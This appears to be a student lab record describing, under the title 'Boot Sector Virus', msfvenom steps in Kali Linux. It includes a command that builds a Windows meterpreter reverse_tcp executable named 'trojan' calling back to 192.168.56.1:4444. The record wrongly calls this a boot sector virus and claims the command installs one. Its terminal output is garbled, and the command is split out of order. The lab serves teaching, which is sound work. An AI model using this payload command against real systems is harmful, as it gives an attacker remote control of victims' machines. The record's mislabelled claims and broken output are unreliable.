IMPLEMENTING BOOT SECTOR VIRUS

Ex No:03

Date:08-05-2023

Aim:

To implement BOOT SECTOR VIRUS in Kali Linux.


Procedure:

- Select the Root Terminal.
- Then type msfvenom command.
- Then get all the payloads.
- Then install gem bundler.
- The version needed to ne 1.17.3
- use command (msfvenom –list-options -p windows/meterpreter/reverse_tcp)
- command (msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > trojan)
- This installs Boot Sector Virus.

Output

- 1.Select Root Terminal.
- 2. Type command msfvenom.

3. Use command msfvenom -l payloads



4.Install gem Bundler version 1.17.3

```
reot@balis / File Actions Edit View Help
zsh: no such file or directory: cd/usr/share/metasploit-framework/

("cont@balis):["]
cd usr/share/metasploit-framework/

("cont@balis):["]
parsing documentation for bundler-2.4.12

Parsing documentation for bundler-2.4.12

Parsing documentation for bundler-2.4.12

Done installing documentation for bundler-2.4.12

Done installing documentation for bundler-2.4.12

("cont@balis):["]
cont@balis:["]
cont@balis:["
```

5.use command (msfvenom –list-options -p windows/meterpreter/reverse_tcp)



6.command (msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1

root@kali:/

File Actions Edit View Help

StagerRetryCount 10 no The number of times the stager should retry if the first connect stagerRetryWait 5 no Number of seconds to wait for the stager between reconnect attempts to the stager should retry if the first connect stagerRetryWait 5 no Number of seconds to wait for the stager between reconnect attempts the stager should be should be

Result:

Hence the BOOT SECTOR VIRUS is installed.

LPORT=4444 -f exe > trojan)